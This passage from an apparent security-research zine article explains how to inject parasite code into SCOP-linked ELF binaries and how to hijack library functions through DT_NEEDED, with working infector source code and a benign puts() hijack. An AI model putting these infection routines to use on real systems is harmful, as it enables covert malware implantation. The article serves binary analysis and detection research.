And then of course there's the TI-84 Plus CE family, where we need to stay on top of new developments, new hardware revisions, new OS versions. You never know when TI is going to make a manufacturing change or an OS update that has a big impact on the community. More than once I've seen them release OS updates that have very serious bugs in them that mess up programs that have been around for decades. If we don't let them know the technical details of what went wrong and how to fix it, who will?

20:07 Modern ELF Infection Techniques of SCOP Binaries

by Ryan "ElfMaster" O'Neill

With the recent introduction of the SCOP (Secure COde Partitioning) security mitigation—otherwise known as the `ld -separate-code` feature—there are naturally going to be some changes in the way ELF segments are parsed. The feature is thought provoking, and promises interesting developments in how malware authors will work around it.

In this paper we will discuss potential mechanisms for SCOP infections. We will also explore philosophies of traditional infection techniques and discuss a lost technique for shared library injection via `DT_NEEDED`. All of the code in this paper uses `libelfmaster` for portable design, convenience and portability.[21]

First, a quick primer on SCOP executables before jumping right into malware techniques.

SCOP Primer

A SCOP binary, as explained in "Secure Code Partitioning With ELF binaries" by myself and Justin Michaels,[22] is an ELF executable that has been linked with the `separate-code` option supported by recent versions of `ld(1)`. SCOP binaries are becoming the norm on modern Linux OSes, and already the standard in several distributions such as Lubuntu 18.

SCOP corrects an old anti-pattern of ELF binaries, which, until recently, was prevalent on modern systems. Under this legacy anti-pattern, the `.text` (code) segment is described by a single `PT_LOAD` segment marked with R+X permissions. There are many areas within an executable that must be read-only, such as the `.rodata` section, but do not require execution permission. On average, there are about 18 sections within the text segment, only four of which require execution. Therefore the remaining 14 sections are executable in memory, though they only require read access.

An astute security researcher would recognize that this exposes a larger attack surface of ROP gadgets. A quick scan with ROP gadget scanning tools such as Jonathan Salwan's `ROPgadget` will show you that there are usable gadgets that exist within sections holding relocation, symbol, note, version, and string data.[23]

The developers of `ld` eventually realized that it made a lot of sense to add a feature to the linker that assigns read-only sections into read-only `PT_LOAD` segments, and read+execute sections into a single read+execute `PT_LOAD` segment. Only four sections (on average) require execution: typically, these are `.init`, `.plt`, `.text`, and `.fini`. This results in an executable with a text segment that is broken up into three segments, and reduces the ROP gadget attack surface.

This is the main idea of SCOP. It seems obvious in retrospect, and should have happened much sooner. However, despite the ELF ABI being the foundation of the binary toolchain, very few people seem to truly care it, for whatever reason. Throughout this paper we will explore some further SCOP nuances that are relevant for infecting SCOP executables.

Text Segment Layout

Traditional executables consisted of a readable-and-executable `.text`, which is not writable, and a readable-and-writable data segment, which is not executable.

The read-only data that didn't require execution, as explained above, was placed in the text segment, which was treated as the natural segment for them, also being read-only. Yet if one gives it a closer look, it quickly becomes apparent that there are only four or five sections in the text segment that actually require execution, and the linker marks them respectively with the `sh_flags` value being set to `SHF_ALLOC|SHF_EXECINSTR`, whereas the sections that are read-only are marked as `SHF_ALLOC`, meaning they are allocated into memory, and that's it.

Page 46 shows the output of `readelf -S` on a traditional 32-bit executable. As we examine only the sections that are in the text segment, I've truncated some of the output.

Notice that only five sections require execution, the rest are set to `SHF_ALLOC` (marked `A`) or, in the case of `.rel.plt`, `SHF_ALLOC|SHF_INFO_LINK`

[21] `git clone https://github.com/elfmaster/libelfmaster`
[22] `unzip pocorgtfo20.pdf scop2018.txt`
[23] `git clone https://github.com/JonathanSalwan/ROPgadget`

```
  [ 0]                   NULL            00000000 000000 000000 00      0   0   0
  [ 1] .interp           PROGBITS        08048154 000154 000013 00   A  0   0   1
  [ 2] .note.ABI-tag     NOTE            08048168 000168 000020 00   A  0   0   4
  [ 3] .note.gnu.build-i NOTE            08048188 000188 000024 00   A  0   0   4
  [ 4] .gnu.hash         GNU_HASH        080481ac 0001ac 000020 04   A  5   0   4
  [ 5] .dynsym           DYNSYM          080481cc 0001cc 000060 10   A  6   1   4
  [ 6] .dynstr           STRTAB          0804822c 00022c 000050 00   A  0   0   1
  [ 7] .gnu.version      VERSYM          0804827c 00027c 00000c 02   A  5   0   2
  [ 8] .gnu.version_r    VERNEED         08048288 000288 000020 00   A  6   1   4
  [ 9] .rel.dyn          REL             080482a8 0002a8 000008 08   A  5   0   4
  [10] .rel.plt          REL             080482b0 0002b0 000018 08   AI 5  23   4
  [11] .init             PROGBITS        080482c8 0002c8 000023 00   AX 0   0   4
  [12] .plt              PROGBITS        080482f0 0002f0 000040 04   AX 0   0  16
  [13] .plt.got          PROGBITS        08048330 000330 000008 08   AX 0   0   8
  [14] .text             PROGBITS        08048340 000340 0001c2 00   AX 0   0  16
  [15] .fini             PROGBITS        08048504 000504 000014 00   AX 0   0   4
  [16] .rodata           PROGBITS        08048518 000518 00000f 00   A  0   0   4
  [17] .eh_frame_hdr     PROGBITS        08048528 000528 00003c 00   A  0   0   4
  [18] .eh_frame         PROGBITS        08048564 000564 0000fc 00   A  0   0   4
```

Traditional 32-bit Executable Sections

(marked `AI`), which indicates that its `sh_info` member links to another section. As a quick reminder about the ELF format, remember that these *section* permissions are only useful for linking and debugging code, at best, as loaders totally disregard them and go by the *segment* permissions instead. However as, we demonstrated with the parsing support for SCOP binaries that we recently merged into `libelfmaster`, these section headers can be very useful when heuristically analyzing SCOP binaries with LOAD segments that have had their `p_flags` (Memory permissions) modified with various infection methods!

While parsing hostile or tampered SCOP binaries, we can compare the `sh_flags` of allocated sections with the `p_flags` of the corresponding `PT_LOAD` segments. If the permissions are consistent across both `sh_flags` and `p_flags`, then the SCOP binary is very likely untampered. The important thing to note here is that the section header `sh_flags` directly correlate to how the executable is divided into corresponding segments with equivalent `p_flags`.

> NOTE: The astute reader may realize that its possible for an attacker to modify the section header `sh_flags` to reflect the program header `p_flags`. But, it seems, even attackers don't seem to care about the ABI!

With SCOP binaries, we no longer have the convention of a single LOAD segment for the text image. After all, why store read-only code in an executable region when it may contain ROP gadgets and other unintended executable code? This was a smart move by the GNU `ld(1)` developers.

So a SCOP binary, according to the program headers, now has four `PT_LOAD` segments:

0 Text Segment (R)

1 Text Segment (R+X)

2 Text Segment (R)

3 Data Segment (R+W)

Code Injection Techniques

I see several ways to instrument the binary with a chunk of additional executable code, while still keeping the ELF headers intact. First, though, let us mention some of the classic infection techniques that we can use. These are discussed in great depth elsewhere, e.g., in my book *Learning Linux Binary Analysis*[24] and in *Unix ELF Parasites and Virus, Silvio Cesare 1998.*[25]

[24] Chapter 4, ELF Virus technology, `https://github.com/PacktPublishing/Learning-Linux-Binary-Analysis`

[25] `unzip pocorgtfo20.pdf elf-pv.txt`

Traditional Text Segment Padding

In a traditional text segment padding infection, the parasite is simply added to the `.text` segment—with a nifty trick.

This infection technique relies on the fact that the text and data segment are stored flush against each other on disk, but since the `p_vaddr` must be congruent with the `p_offset` modulo `PAGE_SIZE`, we must first extend the `p_filesz/p_memsz` of the text segment, and then adjust the `p_offset`s of the subsequent segments by shifting forward a `PAGE_SIZE`.[26] Please note that this does not mean that there will be anywhere close to 4096 bytes of usable space for the parasite code; rather, there will be `(data[PT_LOAD].p_vaddr & ~4095) - (text[PT_LOAD].p_vaddr + text[PT_LOAD].p_memsz)` bytes, which may be a lot less.

This limitation is more relevant on 32-bit systems. On x86_64, we can shift the `p_offset`s that follow the text segment forward by `(parasite_size + 4095 & ~4095)` bytes, extending further due to the fact that the x86_64 architecture uses `HUGE_PAGES` for the `elfclass64` binaries, which are `0x200000` bytes in size.

This technique was first published by Silvio Cesare. It was a brilliant piece of research that impacted me greatly, inspiring me to delve into the esoteric world of binary formats. It taught me the beauty of meticulously modifying their structure without breaking the format specification that the kernel requires to be intact, but can also sometimes interpret in rather strange ways.[27]

The following illustration shows a traditional text segment padding infection on disk.

```
1 [ehdr][phdr]
  [text:parasite_size_extension(R+X)]
3 [data(R+W)]
```

Layout of SCOP Program Segments

SCOP no longer sticks all the read-only ELF sections into the same single executable segment, but this hardly poses a challenge to the adept binary hacker. After a brief glance at the program header table on a SCOP binary, we see that similar slack space chunks arise from the differences between the file storage and the memory image representations, and that `HUGE_PAGE`s are used, allowing for much larger infection sizes on 64-bit.

```
LOAD 0x0000000000000000 0x0000000000400000
     0x0000000000400000 0x00000000000004d0
     0x00000000000004d0  R       0x200000

LOAD 0x0000000000200000 0x0000000000600000
     0x0000000000600000 0x000000000000021d
     0x000000000000021d  R E     0x200000

LOAD 0x0000000000400000 0x0000000000800000
     0x0000000000800000 0x0000000000000148
     0x0000000000000148  R       0x200000
```

In `/proc/pid/maps`, it looks like this.

```
1 00400000-00401000 r--p 00000000 fd:01
  00600000-00601000 r-xp 00200000 fd:01
3 00800000-00801000 r--p 00400000 fd:01
```

The text segment is broken up into three different memory mappings. The end of the executable mapping (`PT_LOAD[1]`) is at `0x601000`. The next virtual address that starts the third text segment (`PT_LOAD[2]`) is at `0x8000000`, which leaves quite a bit of space for infection. For injections that require even larger arbitrary length infections there are alternative solutions; see my `dym_obfuscate` project and the Retaliation Virus, which use `PT_NOTE` to `PT_LOAD` conversions.[28] [29]

Text segment padding infection in SCOP binaries

The algorithm is similar to the original text segment padding infection, except that all of the `phdr->p_offset`s after the first executable LOAD segment: `PT_LOAD[1]` are adjusted instead of all the `phdr->p_offset`s after `PT_LOAD[0]`.

Using an example with `libelfmaster`, we demonstrate the algorithm for infecting both the binaries linked with SCOP and the traditionally linked ones. This example should showcase the algorithm enough to demonstrate that SCOP binaries can still be infected with the same historic and brilliant text

[26] `p_offset += 4096`

[27] *Silvio, if you are reading this: although the scientometric "impact factor" of these publications may never be calculated, their passion-inspiring factor is damn hard to beat. Thank you. —PML*

[28] `git clone https://github.com/elfmaster/dsym_obfuscate`

[29] `unzip pocorgtfo20.pdf retaliation.txt`

segment padding infection techniques conceived by Silvio in the *Unix ELF Parasites and Virus*, by security researchers, reverse engineers, virus enthusiasts, or malware authors.

Although this general type of infection is well-explored, the difference in approach for SCOP is subtle enough to warrant a detailed code example on page 49, to show what a text segment padding infection would look like. Don't worry, though—in section 3.4 we give the source code for a totally new type of ELF infection that is specific to SCOP binaries.

Traditional Reverse Text Padding

The reverse text padding infection technique—of which the Skeksi virus[30] serves as a good example—is the combination of the following tricks.

- Subtracting from the text segment's `p_vaddr` by `PAGE_ALIGN(parasite_len)`.
- Extending the size of the text segment by adjusting `p_filesz` and `p_memsz` by `PAGE_ALIGN(parasite_len)` bytes.
- Shifting the program header table and interp segment forward `PAGE_ALIGN(parasite_len)` bytes by adjusting `p_offset` accordingly
- Updating `elf_hdr->e_shoff`.[31]
- Updating the `.text` section's offset and address to match where the parasite begins.[32].

Qualities of Reverse Text Padding

The primary benefit of this infection technique is that it yields a significantly larger amount of space to inject code in `ET_EXEC` files. On a 64-bit Linux system with the standard linker script used, an executable has a text base address of `0x400000`, thus the maximum parasite length would be `0x400000 - PAGE_ALIGN_UP(sizeof(ElfN_Ehdr))` bytes, or 4.1MB of space. It is also favorable for infections because it allows the modification of `e_entry` (Entry point) to point into the `.text` section, which could potentially circumvent weak anti-virus heuristics.

The primary disadvantage of this technique is that it will not work with PIE executables. In theory, it could work with SCOP binaries by extending the second `PT_LOAD` segment in reverse, but, as we will see shortly, there is a much better infection technique for regular and PIE executables when SCOP is being used.

Before infection:

```
0x400000
[elf_hdr][phdrs][interp]

0x600e10
[text_segment(R+X)][data_segment(R+W)]
```

After infection:

```
0x3ff000
[elf_hdr][parasite][phdrs][interp]
[text_segment(R+X)]

0x600e10
[data_segment(R+W)]
```

SCOP Reverse text infections?

SCOP binaries are by convention compiled and linked as PIE executables, which pretty much precludes them from this infection type. However, there is one theoretical idea we could entertain. Instead of reversing `PT_LOAD[0]`, which has a base address of `0x0`, we could reverse the `PT_LOAD[1]` segment, which is the SCOP-separated `R+X` part of the text segment's code in SCOP binaries. With that said, there is a much better infection method for SCOP binaries that lends itself very nicely to inserting large amounts of code into the target binary without having to make any adjustments to the ELF file headers, as described below.

Ultimate Text Infection (UTI) for SCOP ELF Binaries

```
$ gcc -fPIC -pie test.c -o test
$ gcc -fPIC -pie -Wl,-z,separate-code \
                 test.c -o test_scop
$ ls -sh test
    8.1K test
$ ls -sh test_scop
    4.1M test_scop
```

[30] Phrack 61:8, the Cerberus ELF Interface by Mayhem, `unzip pocorgtfo20.pdf phrack61-8.txt`

[31] `elf_hdr->e_shoff += PAGE_ALIGN(parasite_len)`

[32] `shdr->sh_offset = old_text_base + sizeof(ElfN_Ehdr)`

```
struct elf_segment segment;
elf_segment_iterator_t p_iter;
elfobj_t obj;
bool res, found_text = false;
uint64_t text_vaddr, parasite_vaddr;
size_t parasite_size = SOME_VALUE;

res = elf_open_object(argv[1], &obj, ELF_LOAD_F_STRICT|ELF_LOAD_F_MODIFY, &error);
if (res == false) {...}

elf_segment_iterator_init(&obj, &p_iter);
while (elf_segment_iterator_next(&p_iter, &segment) != NULL) {
  if (elf_flags(&obj, ELF_SCOP_F) == true) {
    /* elf_executable_text_base() will return the value of PT_LOAD[1] since it is
     * the part of the text segments that have executable permissions.            */
    if (segment.vaddr == (text_vaddr = elf_executable_text_base(&obj))) {
      struct elf_segment new_text;
      uint64_t parasite_vaddr, old_e_entry, end_of_text;

      parasite_vaddr = segment.vaddr + segment.filesz;
      old_e_entry = elf_entry_point(&obj);
      end_of_text = segment.offset + segment.filesz;
      memcpy(&new_text, &segment, sizeof(segment));
      new_text.filesz += parasite_size;
      new_text.memsz += parasite_size;
      elf_segment_modify(&obj, p_iter.index - 1, &new_text, &error);
      found_text = true;
  } else { /* If this is not a SCOP binary then we just look for the text segment by finding
            * the first PT_LOAD at a minimum */
    if (segment.offset == 0 && segment.type == PT_LOAD) {
      struct elf_segment new_text;
      uint64_t parasite_vaddr, old_e_entry, end_of_text;

      text_vaddr = segment.vaddr;
      parasite_vaddr = segment.vaddr + segment.filesz;
      old_e_entry = elf_entry_point(&obj);
      end_of_text = segment.offset + segment.filesz;
      memcpy(&new_text, &segment, sizeof(segment));
      new_text.filesz += parasite_size;
      new_text.memsz += parasite_size;
      elf_segment_modify(&obj, p_iter.index - 1, &new_text, &error);
      found_text = true;
    }
  }
  if (found_text == true && segment.vaddr > text_vaddr) {
    /* If we have found the text segment, then we must adjust
     * the subsequent segment's p_offset's. */
    struct elf_segment new_segment;
    memcpy(&new_segment, &segment, sizeof(segment));
    new_segment.offset += (parasite_size + ((PAGE_SIZE - 1) & ~(PAGE_SIZE - 1));
    elf_segment_modify(&obj, p_iter.index - 1, &new_segment, &error);
  }
  ehdr->e_entry = parasite_vaddr;
  /* Then of course you must adjust ehdr->e_shoff accordingly
   * and ehdr->e_entry can point to your parasite code. */
}
```

SCOP Text Segment Padding Infection

Notice that there is an enormous difference in file size between these two executables `test` and `test_scop`, which contain approximately the same amount of code and data. In our original write-up for SCOP, we hadn't addressed this, but it is an important detail that appears to conveniently provide plenty of playroom for virus authors and other binary hackers who'd want to instrument or modify an ELF binary in some arbitrary way. Whether or not this was an oversight by the `ld(1)` developers, I am not entirely sure, but I haven't yet found a reason to justify this particular design choice.

Why is the `test_scop` is so much larger than `test`? This appears to be because SCOP binaries have `p_offset`s that are identical to their `p_vaddr`s for the first three load segments. This is not necessary, because the only requirement for an executable segment to load correctly is that its `p_vaddr` and `p_offset` must be congruent modulo a `PAGE_SIZE`. Looking at the first three `PT_LOAD` segments we can see that there is a vast amount of space on-disk between the first and the second segments, and between the second and the third segments. The second segment is `R+X`, so this is ideally the one we'd want to use. In the `test_scop` binary, the second `PT_LOAD` segment has a `p_filesz` of `0x24d` (589 decimal) bytes. The offset of the third segment is at `0x400000`.

This means that we have an injection space available to us that can be calculated by `PT_LOAD[2].p_offset - PT_LOAD[1].p_offset + PT_LOAD[1].p_filesz`. For the `test_scop` binary this results in 2,096,563 bytes of padding length. This is an unusually large code cave for ELF binary types.

As it turns out, the SCOP binary mitigation not only helps tighten down the ROP gadget regions, but also actually eases the process of inserting code into the executable!

```
1  [elf_hdr][phdrs]

3  PT_LOAD[0]:
   [text rdonly]
5
   PT_LOAD[1]:
7  [text rd+exec][text-parasite]

9  PT_LOAD[2]:
   [text rdonly]
11
   PT_LOAD[3]:
13 [data]
```

The SCOP Ultimate Text Infection (UTI) Algorithm

- Insert code into file at `PT_LOAD[1].p_offset + PT_LOAD[1].p_filesz`.
- Backup original `PT_LOAD[1].p_filesz`: `size_t o_filesz = PT_LOAD[1].p_filesz;`
- Adjust `PT_LOAD[1].p_filesz += code_length`
- Adjust `PT_LOAD[1].p_memsz += code_length`
- Modify `ehdr->e_entry` to point at `PT_LOAD[1].p_vaddr + o_filesz`
- In our case, `egg.c` contains PIC code for jumping back to the original entry point which changes at runtime due to ASLR.

Note on resolving `Elf_Hdr->e_entry` in PIE executables

If the target executable is PIE, then the parasite code must be able to calculate the original entry point address in certain circumstances: primarily, when the branch instruction used requires an absolute address. The `Elf_hdr->e_entry` will change at runtime once the kernel has randomly relocated the executable by an arbitrary address space displacement. Our parasite code `egg.c` on page 51 has its text and data segment merged into one `PT_LOAD` segment, which allows for easy access to the data segment with position independent code. The egg has two variables that are initialized and therefore stored in the `.data` section. (Explicitly not the `.bss` section!) We have the following two unsigned global integers:

```
static unsigned long o_entry
    __attribute__((section(".data")))
    = {0x00};
static unsigned long vaddr_of_get_rip
    __attribute__((section(".data")))
    = {0x00};
```

```
/* egg.c
 *
 * scop_infect.c will patch these initialized .data
 * section variables. We initialize them so that
 * they do not get stored into the .bss which is
 * non-existent on disk. We patch the variables with
 * with the value of e_entry, and the address of where
 * the get_rip() function gets injected into the target
 * binary. These are then subtracted from eachother and
 * from the instruction pointer to get the correct
 * address to jump to.
 */
static unsigned long o_entry __attribute__((section(".data"))) = {0x00};
static unsigned long vaddr_of_get_rip __attribute__((section(".data"))) = {0x00};

unsigned long get_rip(void);

extern long get_rip_label;
extern long real_start;

/*
 * Code to jump back to entry point
 */
int volatile _start() {
  /*
   * What we are doing essentially:
   * size_t delta = &get_rip_injected_code - original_entry_point;
   * relocated_entry_point = %rip - delta;
   */
  unsigned long n_entry = get_rip() - (vaddr_of_get_rip - o_entry);

  __asm__ volatile (
    "movq %0, %%rbx\n"
    "jmpq *%0" :: "g"(n_entry)
    );
}

unsigned long get_rip(void)
{
  long ret;
  __asm__ __volatile__
  (
  "call get_rip_label  \n"
  ".globl get_rip_label  \n"
  "get_rip_label:    \n"
  "pop %%rax    \n"
  "mov %%rax, %0" : "=r"(ret)
  );

}
```

```
/* Abbreviated scop_infect.c.  Unzip pocorgtfo20.pdf scop.zip for the full copy. */

#include "/opt/elfmaster/include/libelfmaster.h"

#define PAGE_ALIGN_UP(x) ((x + 4095) & ~4095)
#define PAGE_ALIGN(x) (x & ~4095)
#define TMP ".xyzzy"

size_t code_len = 0;
static uint8_t *code = NULL;

bool
patch_payload(const char *path, elfobj_t *target, elfobj_t *egg, uint64_t injection_vaddr){
  elf_error_t error;
  struct elf_symbol get_rip_symbol, symbol, real_start_symbol;
  struct elf_section section;
  uint8_t *ptr;
  size_t delta;

  elf_open_object(path, egg, ELF_LOAD_F_STRICT|ELF_LOAD_F_MODIFY, &error);
  elf_symbol_by_name(egg, "get_rip", &get_rip_symbol);
  elf_symbol_by_name(egg, "_start", &real_start_symbol);

  delta = get_rip_symbol.value - real_start_symbol.value;
  injection_vaddr += delta;

  elf_symbol_by_name(egg, "vaddr_of_get_rip", &symbol);
  ptr = elf_address_pointer(egg, symbol.value);
  *(uint64_t *)&ptr[0] = injection_vaddr;
  elf_symbol_by_name(egg, "o_entry", &symbol);
  ptr = elf_address_pointer(egg, symbol.value);
  *(uint64_t *)&ptr[0] = elf_entry_point(target);

  return true;
}

int main(int argc, char **argv){
  int fd;
  elfobj_t elfobj;
  elf_error_t error;
  struct elf_segment segment;
  elf_segment_iterator_t p_iter;
  size_t o_filesz, code_len;
  uint64_t text_offset, text_vaddr;
  ssize_t ret;
  elf_section_iterator_t s_iter;
  struct elf_section s_entry;
  struct elf_symbol symbol;
  uint64_t egg_start_offset;
  elfobj_t eggobj;
  uint8_t *eggptr;
  size_t eggsiz;

  if (argc < 2) {
    printf("Usage: %s <SCOP_ELF_BINARY>\n", argv[0]);
    exit(EXIT_SUCCESS);
  }
  elf_open_object(argv[1], &elfobj, ELF_LOAD_F_STRICT|ELF_LOAD_F_MODIFY, &error);
  if (elf_flags(&elfobj, ELF_SCOP_F) == false) {...}//Not a SCOP binary.
  elf_segment_iterator_init(&elfobj, &p_iter);
  while (elf_segment_iterator_next(&p_iter, &segment) == ELF_ITER_OK) {
    if (segment.type == PT_LOAD && segment.flags == (PF_R|PF_X)) {
      struct elf_segment s;

```

```
        text_offset = segment.offset;
        o_filesz = segment.filesz;
        memcpy(&s, &segment, sizeof(s));
        s.filesz += sizeof(code);
        s.memsz += sizeof(code);
        text_vaddr = segment.vaddr;
        if (elf_segment_modify(&elfobj, p_iter.index - 1, &s, &error) == false) {
          fprintf("stderr, segment_segment_modify(): %s\n",
              elf_error_msg(&error));
          exit(EXIT_FAILURE);
        }
        break;
      }
    }
    /* Patch ./egg so that its two global variables o_entry and vaddr_of_get_rip are set to
     * the original entry point of the target executable, and the address of where within
     * that executable the get_rip() function will be injected.
     */
    patch_payload("./egg", &elfobj, &eggobj, text_offset + o_filesz);

    /* NOTE We must use PAGE_ALIGN on elf_text_base() because it's PT_LOAD is a merged text
     * and data segment, which results in having a p_offset larger than 0, even though the
     * initial ELF file header actually starts at offset 0. Check out 'gcc -N -nostdlib
     * -static code.c -o code' and examine phdr's etc. to understand what I mean.
     */
    elf_symbol_by_name(&eggobj, "_start", &symbol);
    egg_start_offset = symbol.value - PAGE_ALIGN(elf_text_base(&eggobj));
    eggptr = elf_offset_pointer(&eggobj, egg_start_offset);
    eggsiz = elf_size(&eggobj) - egg_start_offset;

    switch(elf_class(&elfobj)) {
    case elfclass32:
      elfobj.ehdr32->e_entry = text_vaddr + o_filesz;
      break;
    case elfclass64:
      elfobj.ehdr64->e_entry = text_vaddr + o_filesz;
      break;
    }
    /* Extend the size of the section that the parasite code ends up in. */
    elf_section_iterator_init(&elfobj, &s_iter);
    while (elf_section_iterator_next(&s_iter, &s_entry) == ELF_ITER_OK) {
      if (s_entry.size + s_entry.address == text_vaddr + o_filesz) {
        s_entry.size += eggsiz;
        elf_section_modify(&elfobj, s_iter.index - 1, &s_entry, &error);
      }
    }
    elf_section_commit(&elfobj);

    fd = open(TMP, O_RDWR|O_CREAT|O_TRUNC, 0777);
    ret = write(fd, elfobj.mem, text_offset + o_filesz);
    ret = write(fd, eggptr, eggsiz);
    ret = write(fd, &elfobj.mem[text_offset + o_filesz + eggsiz],
        elf_size(&elfobj) - text_offset + o_filesz + eggsiz);
    if (ret < 0) {
      perror("write");
      goto done;
    }
done:
    close(fd);
    rename(TMP, elf_pathname(&elfobj));
    elf_close_object(&elfobj);
}
```

During the injection of egg into the target binary, we load `o_entry` with the value of `Elf_hdr->e_entry`, which is an address into the PIE executable, and will be changed at runtime. We load `vaddr_of_get_rip` with the address of where we injected the `get_rip()` function from `./egg` into the target. Even though the addresses of `get_rip()` and `Elf_hdr->e_entry` are going to change at runtime, they are still at a fixed distance from each other, so we can use the delta between them and subtract it from the return value of the `get_rip()` function, which returns the address of the current instruction pointer. We are therefore using IP-relative addressing tricks—very familiar to virus writers—to jump back to the original entry point. Using IP relative addressing tricks to calculate the new `e_entry` address is only necessary when using branch instructions that require an absolute address such as indirect `jmp`, `call`, or a `push`/`ret` combo. Otherwise, you can simply use an immediate `jmp` or `call` on the original `e_entry` value.

The `get_rip()` technique is old-school, and primarily useful for finding the address of objects within the parasite's own body of code.

Resurrecting the Past with DT_NEEDED Injection Techniques

Recently, I have been building ELF malware detection technology, and have not always been able to find the samples I needed for certain infection types. In particular, needed a `DT_NEEDED` infector, and one that was capable of overriding existing symbols through shared library resolution precedence. This results in a sort of permanent `LD_PRELOAD` effect.

Traditionally hackers have overwritten the `DT_DEBUG` dynamic tag and changed it to a `DT_NEEDED`, which is quite easy to detect. `dt_infect` v1.0 is able to infect using both methods.[33] Originally I thought that Mayhem—the innovative force behind ERESI and a brilliant hacker all around—had only written about `DT_DEBUG` overwrites, but then I read Phrack 61:8 *The Cerberus ELF Interface* and discovered that he had already covered both `DT_NEEDED` infection techniques, including precedence overriding for symbol hijacking.[34] Huge props to Mayhem for paving the way for so many others![35]

I'm not entirely sure of the algorithm that ERESI uses for `DT_NEEDED` infection, but I imagine it is very similar to how `dt_infect` works.

`dt_infect` for Shared Library Injection

The goal of this infection is to add a shared library dependency to a binary, so that the library is loaded before any others. This is similar to using `LD_PRELOAD`. Create a shared library with a function from `libc.so` that you want to hijack, and modify its behavior before calling the original function using `dlsym()`. This is essentially shared library injection into an executable and can be used for all sorts of creative reasons: security instrumentation, keyloggers, virus infection, etc.

In the following example we hijack the function called `void puts(const char *)` from libc. The `libevil.c` code is the shared library we are going to inject that has a modified version of `puts()`, as demonstrated on page 55.

[33] `git clone https://github.com/elfmaster/dt_infect`

[34] `unzip pocorgtfo20.pdf phrack61-8.txt`

[35] *I second that. Another example of the passion-inspiring factor that is off the scale, even for Phrack. —PML*

```
$ ./test
I am a host executable for testing purposes
$ readelf -d test | grep NEEDED
0x0000000000000001 (NEEDED)     Shared library: [libc.so.6]
$ ./inject test
Creating reverse text padding infection to store new .dynstr section
Updating .dynstr section
Modified d_entry.value of DT_STRTAB to: 3ff040 (index: 9)
Successfully injected 'libevil.so' into target: 'test'.
Be sure to move 'libevil.so' into /lib/x86_64-gnu-linux/

$ sudo cp libevil.so /lib/x86_64-linux-gnu/
$ sudo ldconfig
$ ./test
$ readelf -d test | grep NEEDED
 0x0000000000000001 (NEEDED)     Shared library: [libevil.so]
 0x0000000000000001 (NEEDED)     Shared library: [libc.so.6]
$ ./test
1 4m 4 h057 3x3cu74bl3 f0r 73571ng purp0535
$
```

Example `dt_infect` Injection

DT_NEEDED Infection for Symbol Hijacking

I naively used a reverse-text-padding infection to make room for the new `.dynstr` section. This, however, does not work with PIE binaries, due to the constraints on that infection method, but is trivial to fix by simply changing the injection method to something that works with PIE, i.e., text padding infection, or `PT_NOTE` to `PT_LOAD` infection, `UTI` infection, etc.

For example, we could use the following method. First, use reverse text infection to make space for a new `.dynstr` section, then `memcpy` old `.dynstr` into the code cave created by it. Then append a terminated string with the evil shared library basename to the new `.dynstr`. Confirm that there is enough space after the dynamic segment to shift all `ElfN_Dyn` entries forward by `sizeof(Elf_Dyn)` entry bytes. Finally, re-create the dynamic segment by inserting a new `DT_NEEDED` entry before any other dynamic tags. Its `d_un.d_val` should point to `dynstr_vaddr + old_dynstr_len`. Modify its `DT_STRTAB` tag so that `d_un.d_val = dynstr_vaddr`.

The new dynamic segment should look something like this:

```
[DT_NEEDED: "evil_lib.so"]
[DT_NEEDED: "libc.so"]
[.. several more tags ...]
[DT_STRTAB: 0x3ff000] (Adr of new .dynstr loc.)
```

The code in `libevil.c` on page 57 will demonstrate how we modify the behavior of the `void puts(const char *)` function from `libc.so`. The `dt_infect` code on page 58 implements the injection of the `libevil.so` dependency into a target executable. This will only work with executables that use `ET_EXEC` due to the reverse text padding injection for the `.dynstr` table. Note that `dt_infect` has a `-f` option to overwrite the `DT_DEBUG` tag instead of overriding other dependencies with your own shared object; this will require manual modification of the `.got.plt` table to call your functions.

```c
/* libevil.c
 * l33t sp34k version of puts() for
    DT_NEEDED .so injection
 * elfmaster 2/15/2019
 */
#define _GNU_SOURCE
#include <dlfcn.h>

// This code is a l33t sp34k version of puts
long _write(long, char *, unsigned long);

char _toupper(char c){
  if( c >='a' && c <= 'z')
    return (c = c +'A' - 'a');
  return c;
}

void ___memset(void *mem,
     unsigned char byte, unsigned int len){
  unsigned char *p = (unsigned char *)mem;
  int i = len;
  while (i--) {
    *p = byte;
    p++;
  }
}
```


```c
int puts(const char *string){
  char *s = (char *)string;
  char new[1024];
  int index = 0;

  int (*o_puts)(const char *);

  o_puts = (int (*)(const char *))
           dlsym(RTLD_NEXT, "puts");

  ___memset(new, 0, 1024);
  while (*s != '\0' && index < 1024) {
    switch(_toupper(*s)) {
      case 'I':
        new[index++] = '1';
        break;
      case 'E':
        new[index++] = '3';
        break;
      case 'S':
        new[index++] = '5';
        break;
      case 'T':
        new[index++] = '7';
        break;
      case 'O':
        new[index++] = '0';
        break;
      case 'A':
        new[index++] = '4';
        break;
      default:
        new[index++] = *s;
        break;
    }
    s++;
  }

  return o_puts((char *)new);
}
```


libevil.c

```
/* Shortened version of inject.c.  Unzip pocorgtfo20.pdf scop.zip for a complete copy. */

#include "/opt/elfmaster/include/libelfmaster.h"

#define PAGE_ALIGN_UP(x) ((x + 4095) & ~4095)
#define PT_PHDR_INDEX 0
#define PT_INTERP_INDEX 1
#define TMP "xyz.tmp"

bool dt_debug_method = false;
bool calculate_new_dynentry_count(elfobj_t *, uint64_t *, uint64_t *);

bool modify_dynamic_segment(elfobj_t *target, uint64_t dynstr_vaddr, uint64_t evil_offset) {
  bool use_debug_entry = false;
  bool res;
  uint64_t dcount, dpadsz, index;
  uint64_t o_dcount = 0, d_index = 0, dt_debug_index = 0;
  elf_dynamic_entry_t d_entry;
  elf_dynamic_iterator_t d_iter;
  elf_error_t error;
  struct tmp_dtags {
    bool needed;
    uint64_t value;
    uint64_t tag;
    TAILQ_ENTRY(tmp_dtags) _linkage;
  };
  struct tmp_dtags *current;
  TAILQ_HEAD(, tmp_dtags) dtags_list;
  TAILQ_INIT(&dtags_list);

  calculate_new_dynentry_count(target, &dcount, &dpadsz);
  if (dcount == 0) {
    fprintf(stderr, "Not enough room to shift dynamic entries forward\n");
